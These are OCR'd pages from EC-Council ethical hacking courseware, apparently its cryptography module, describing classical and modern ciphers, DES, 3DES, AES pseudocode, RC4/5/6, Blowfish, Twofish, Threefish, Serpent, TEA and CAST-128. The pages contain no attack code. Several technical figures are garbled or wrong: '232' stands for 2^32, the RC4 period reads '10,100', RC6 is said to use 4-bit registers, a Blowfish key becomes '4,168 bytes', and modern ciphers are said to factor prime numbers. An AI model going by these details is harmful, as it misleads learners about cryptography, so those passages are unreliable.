


Figure 20.4: Illustration of GAK

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow


1. Cryptography Concepts
2. Encryption Algorithms
3. Cryptography Tools
4. Public Key Infrastructure (PKI)
5. Email Encryption
6. Disk Encryption
7. Cryptanalysis
8. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Encryption Algorithms

Encryption is the process of converting readable plaintext into an unreadable ciphertext using a set of complex algorithms that transform the data into blocks or streams of random alphanumeric characters. This section deals with ciphers and various encryption algorithms such as DES, AES, RC4, RC5, RC6, DSA, RSA, MD5, SHA, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Ciphers

In cryptography, a cipher is an algorithm (a series of well-defined steps) for performing encryption and decryption. Encipherment is the process of converting plaintext into a cipher or code; the reverse process is called decipherment. A message encrypted using a cipher is rendered unreadable unless its recipient knows the secret key required to decrypt it. Communication technologies (e.g., Internet, cell phones) rely on ciphers to maintain both security and privacy. Cipher algorithms may be open-source (the algorithmic process is in the public domain while the key is selected by a user and is private) or closed-source (the process is developed for use in specific domains, such as the military, and the algorithm itself is not in the public domain). Furthermore, ciphers may be free for public use or licensed.

Types of ciphers




Figure 20.5: Classification of ciphers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ciphers are of two main types: classical and modern.

- **Classical Ciphers**

  Classical ciphers are the most basic type of ciphers, which operate on letters of the alphabet (A–Z). These ciphers are generally implemented either by hand or with simple mechanical devices. Because these ciphers are easily deciphered, they are generally unreliable.

  Types of classical ciphers

  - **Substitution cipher**: The user replaces units of plaintext with ciphertext according to a regular system. The units may be single letters, pairs of letters, or combinations of them, and so on. The recipient performs inverse substitution to decipher the text. Examples include the Beale cipher, autokey cipher, Gronsfeld cipher, and Hill cipher.

    For example, "**HELLO WORLD**" can be encrypted as "**PSTER HGFST**" (i.e., H=P, E=S, etc.).

  - **Transposition cipher**: Here, letters in the plaintext are rearranged according to a regular system to produce the ciphertext. For example, "**CRYPTOGRAPHY**" when encrypted becomes "**AOYCRGPTYRHP**." Examples include the rail fence cipher, route cipher, and Myszkowski transposition.

- **Modern Ciphers**

  Modern ciphers are designed to withstand a wide range of attacks. They provide message secrecy, integrity, and authentication of the sender. A user can calculate a modern cipher using a one-way mathematical function that is capable of factoring large prime numbers.

  Types of Modern ciphers

  - **Based on the type of key used**
    - **Symmetric-key algorithms (Private-key cryptography)**: Use the same key for encryption and decryption.
    - **Asymmetric-key algorithms (Public-key cryptography)**: Use two different keys for encryption and decryption.
  - **Based on the type of input data**
    - **Block cipher**: Deterministic algorithms operating on a block (a group of bits) of fixed size with an unvarying transformation specified by a symmetric key. Most modern ciphers are block ciphers. They are widely used to encrypt bulk data. Examples include DES, AES, IDEA, etc. When the block size is less than that used by the cipher, padding is employed to achieve a fixed block size.
    - **Stream cipher**: Symmetric-key ciphers are plaintext digits combined with a key stream (pseudorandom cipher digit stream). Here, the user applies the key to each bit, one at a time. Examples include RC4, SEAL, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Data Encryption Standard (DES) and Advanced Encryption Standard (AES)

Data Encryption Standard (DES)	Advanced Encryption Standard (AES)
DES is designed to encipher and decipher blocks of data consisting of 64 bits under control of a 56-bit key	AES is a symmetric-key algorithm used by the US government agencies to secure sensitive but unclassified material
DES is the archetypal block cipher — an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bit string of the same length	AES is an iterated block cipher that works by repeating the same operation multiple times
Due to the inherent weakness of DES with today's technologies, some organizations triple repeat the process (3DES) for added strength until they can afford to update their equipment to AES capabilities	It has a 128-bit block size with key sizes of 128, 192, and 256 bits for AES-128, AES-192, and AES-256, respectively

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Data Encryption Standard (DES)

DES is a standard for data encryption that uses a secret key for both encryption and decryption (symmetric cryptosystem). DES uses a 64-bit secret key, of which 56 bits are generated randomly and the other 8 bits are used for error detection. It uses a data encryption algorithm (DEA), a secret key block cipher employing a 56-bit key operating on 64-bit blocks. DES is the archetypal block cipher—an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bit string of the same length. The design of DES allows users to implement it in hardware and use it for single-user encryption, such as to store files on a hard disk in encrypted form.

DES provides 72 quadrillion or more possible encryption keys and chooses a random key for the encryption of each message. Because of the inherent weakness of DES vis-à-vis today's technologies, some organizations use triple DES (3DES), in which they repeat the process three times for added strength until they can afford to update their equipment to AES capabilities.

Triple Data Encryption Standard (3DES)

Eventually, it became obvious that DES would no longer be secure. The U.S. Federal Government began a contest seeking a replacement cryptography algorithm. However, in the meantime, 3DES was created as an interim solution. Essentially, it performs DES three times with three different keys. 3DES uses a "key bundle" that comprises three DES keys, K1, K2, and K3. Each key is a standard 56-bit DES key. It then performs the following process:

DES *encrypt* with K1, DES *decrypt* with K2, DES *encrypt* with K3

There are three options for the keys. In the first option, all three keys are independent and different. In the second option, K1 and K3 are identical. In the third option, all three keys are the same; therefore, you are literally applying the same DES algorithm three times with the same key. The first option is the most secure, while the third is the least secure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Encryption Standard (AES)

The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data. It also helps to encrypt digital information such as telecommunications, financial, and government data. US government agencies have been using it to secure sensitive but unclassified material.

AES consists of a symmetric-key algorithm: both encryption and decryption are performed using the same key. It is an iterated block cipher that works by repeating the defined steps multiple times. It has a 128-bit block size, with key sizes of 128, 192, and 256 bits for AES-128, AES-192, and AES-256, respectively. The design of AES makes its use efficient in both software and hardware. It works simultaneously at multiple network layers.

AES Pseudocode

Initially, the system copies the cipher input into the internal state and then adds an initial round key. The system transforms the state by iterating a round function in a number of cycles. The number of cycles may vary with the block size and key length. After completing rounding, the system copies the final state into the cipher output.


```
Cipher (byte in [4*Nb], byte out [4*Nb], word w[Nb*(Nr+1)])
begin
  byte state[4, Nb]
  state = in
  AddRoundKey (state, w)
    for round = 1 step 1 to Nr-1
       SubBytes(state)
       ShiftRows(state)
       MixColumns(state)
       AddRoundKey(state, w+round*Nb)
    end for
  SubBytes(state)
  ShiftRows(state)
  AddRoundKey(state, w+Nr*Nb)
  out = state
end
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RC4, RC5, and RC6 Algorithms

RC4	❑ A variable key size symmetric key stream cipher with byte-oriented operations and is based on the use of a random permutation
RC5	❑ It is a parameterized algorithm with a variable block size, variable key size, and variable number of rounds. The key size is 128 bits
RC6	❑ RC6 is a symmetric key block cipher derived from RC5 with two additional features: - integer multiplication - four 4-bit working registers (RC5 uses two 2-bit registers)

RC5 Algorithm



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

RC4, RC5, and RC6 Algorithms

Symmetric encryption algorithms developed by RSA Security are discussed below.

- **RC4**

  RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and it is based on the use of a random permutation. According to some analyses, the period of the cipher is likely to be greater than 10,100. Each output byte uses 8 to 16 system operations; thus, the cipher can run fast when used in software. RC4 enables safe communications such as for traffic encryption (which secures websites) and for websites that use the SSL protocol.

- **RC5**

  RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security). The algorithm is a parameterized algorithm with a variable block size, a variable key size, and a variable number of rounds. The block sizes can be 32, 64, or 128 bits. The range of the rounds can vary from 0 to 255, and the size of the key can vary from 0 to 2,040 bits. This built-in variability can offer flexibility at all levels of security. The routines used in RC5 are key expansion, encryption, and decryption.

  In the key expansion routine, the secret key that a user provides is expanded to fill the key table (the size of which depends on the number of rounds). RC5 uses a key table for both encryption and decryption. The encryption routine has three fundamental operations: integer addition, bitwise XOR, and variable rotation. The intensive use of data-dependent rotation and the combination of different operations make RC5 a secure encryption algorithm.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.6: Block diagram of the RC5 algorithm

- **RC6**

  RC6 is a symmetric-key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds. Two features that differentiate RC6 from RC5 are integer multiplication (which is used to increase the diffusion, achieved in fewer rounds with increased speed of the cipher) and the use of four 4-bit working registers rather than two 2-bit registers. RC6 uses four 4-bit registers instead of two 2-bit registers because the block size of the AES is 128 bits.

Blowfish

Blowfish is a type of symmetric block cipher algorithm designed to replace DES or IDEA algorithms. It uses the same secret key to encrypt and decrypt data. This algorithm splits the data into a block length of 64 bits and produces a key ranging from 32 bits to 448 bits. Due to its high speed and overall efficiency, blowfish is used in software ranging from password protection tools to e-commerce websites for securing payments.

It is a 16-round Feistel cipher working on 64-bit blocks. However, unlike DES, its key size ranges from 32 bits to 448 bits.

This algorithm has two parts. The first part handles the expansion of the key. The second part actually encrypts the data.

The key expansion is handled in several steps. The first step is to break the original key into a set of subkeys. Specifically, a key of no more than 448 bits is separated into 4,168 bytes. There is a P-array and four 32-bit S-boxes. The P-array contains 18 32-bit subkeys, while each S-box contains 256 entries.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Key expansion is performed as follows:

1. The first step is to initialize the **P-array** and **S-boxes**.
2. Then, XOR the P-array with the key bits. For example, **P1 XOR** (first 32 bits of the key), **P2 XOR** (next 32 bits of the key).
3. Use the above method to encrypt the **all-zero string**.
4. This new output is now P1 and P2.
5. Encrypt the new P1 and P2 with the **modified subkeys**.
6. This new output is now P3 and P4.
7. Repeat the process **521 times** to calculate new subkeys for the P-array and the four S-boxes.

The round function splits the 32-bit input into four 8-bit quarters and uses the quarters as input to the S-boxes. The outputs are added modulo **232** and **XORed** to produce the final **32-bit output**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Twofish and Threefish

Twofish	Threefish
Twofish uses a block size of 128 bits and key sizes up to 256 bits. It is a Feistel cipher	Threefish is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024
It works fast for CPU or hardware and is also flexible with network based applications	It involves just three operations: Addition-Rotation-XOR (ARX)
It even enables various levels of performance trade-off with parameters of encryption speed, hardware gate count, memory usage, etc.	Threefish blocks of sizes 256, 512, and 1024 involve 72, 72, and 80 rounds of computations, respectively

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Twofish

The Twofish algorithm was one of the U.S. Government's five finalists to replace DES, but it was not chosen. It was designed by Bruce Schneier, John Kelsey, Doug Whiting, David Wagner, Chris Hall, and Niels Ferguson.

TwoFish is a 128-bit block cipher. It is one of the most conceptually simple algorithms that uses a single key for both encryption and decryption for any length up to 256 bits. It is a Feistel cipher. It not only works fast for CPU or hardware but is also flexible for network-based applications. Furthermore, it allows various levels of performance trade-off on parameters such as encryption speed, hardware gate count, memory usage, etc. This technique of enabling different implementations improves the relative performance of the algorithm. Any user can optimize the performance based on the key scheduling.

Threefish

Threefish was developed in 2008 and it is a part of the Skein algorithm. It was enrolled in NIST's SHA-3 (hash function) contest. It is a large tweakable symmetric-key block cipher in which the block and key sizes are equal, i.e., 256, 512, and 1024. Threefish involves only three operations, i.e., ARX (addition-rotation-XOR), which makes the coding simple, and all these operations work on 64-bit words. Threefish blocks 256, 512, and 1024 involve 72, 72, and 80 rounds of computations, respectively, to achieve the final security goal. This algorithm does not use S-boxes to prevent cache timing attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Serpent and TEA

Serpent	TEA
Serpent uses a 128-bit symmetric block cipher with 128-, 192-, or 256-bit key sizes	Tiny Encryption Algorithm (TEA) is a Feistel cipher that uses 64 rounds
It involves 32 operating rounds on four 32-bit word blocks using 8 variable S-boxes with 4-bit entry and 4-bit exit; each S-box parallelly works 32 times	It uses a 128-bit key operating on a 64-bit blocks
The 32 rounds of computational operations include various substitutions and permutations	It also uses a constant that defined as 232/the golden ratio

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Serpent

Like Blowfish, Serpent is a symmetric-key block cipher that was a finalist in the AES contest. This algorithm was designed by Ross Anderson, Eli Biham, and Lars Knudsen. It uses a 128-bit symmetric block cipher with key sizes of 128, 192, or 256 bits. It can be integrated into software or hardware programs without any restrictions.

Serpent involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. All S-boxes work parallelly 32 times. Although, Serpent is one of the most secure encryption mechanisms in AES contests, researchers have chosen Rijndael over Serpent due to its moderate encryption speed (owing to the number of rounds it uses) and complexity. Serpent minimizes the correlation between encoded images or plaintexts to a greater extent compared to Twofish and Rijndael. Therefore, Rijndael is the stand-out AES competitor and is now being used as AES.

TEA

The tiny encryption algorithm (TEA) was created by David Wheeler and Roger Needham, and it was publicly presented for the first time in 1994. It is a simple algorithm, easy to implement in code. It is a Feistel cipher that uses 64 rounds (note that this is a suggestion; it can be implemented with fewer or more rounds). The number of rounds should be even since they are implemented in pairs called cycles.

TEA uses a 128-bit key operating on a 64-bit block. It also uses a constant that is defined as 232/the golden ratio. This constant is referred to as delta, and in each round, a multiple of delta is used. The 128-bit key is split into four different 32-bit subkeys labeled K[0], K[1], K[2], and K[3].

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Instead of using the XOR operation, TEA uses addition and subtraction, but with mod 232. The block is divided into two halves, R and L. R is processed through the round function.


The round function takes the R half and performs a left shift of 4. Then, the result of this operation is added to K[0]. Next, the result of this operation is added to delta (recall that delta is the current multiple of 232/the golden ratio). The result of this operation is then shifted right by 5 and added to K[1]. This is the round function. As with all Feistel ciphers, the result of the round function is XORed with L, and L and R are then swapped for the next round.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CAST-128

- CAST-128 or CAST5 is a symmetric-key block cipher
- It has a 12 or 16 round Feistel network with 64-bit block size
- It uses a key size varying from 40 to 128 bits in 8-bit increments
- CAST-128 consists of large 8×32-bit S-boxes and uses the masking key (K_{m1}) and rotation Key (K_{r1})
- The round function consists of three alternating types for performing addition, subtraction, or XOR operations at different stages
- CAST-128 is used as a default cipher in GPG and PGP

Single round of CAST-128 block cipher



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

CAST-128

CAST-128, also called CAST5, is a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits. CAST-128 uses a key size varying from 40 bits to 128 bits in 8-bit increments. The CAST-128 components include large 8×32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. CAST-128 uses a masking key (K_{m1}) and a rotation key (K_{r1}) for performing its functions. The round function consists of three alternating types to perform addition, subtraction, or XOR operations in different stages. It used as a default cipher in GPG (GNU Privacy Guard) and PGP (Pretty Good Privacy).

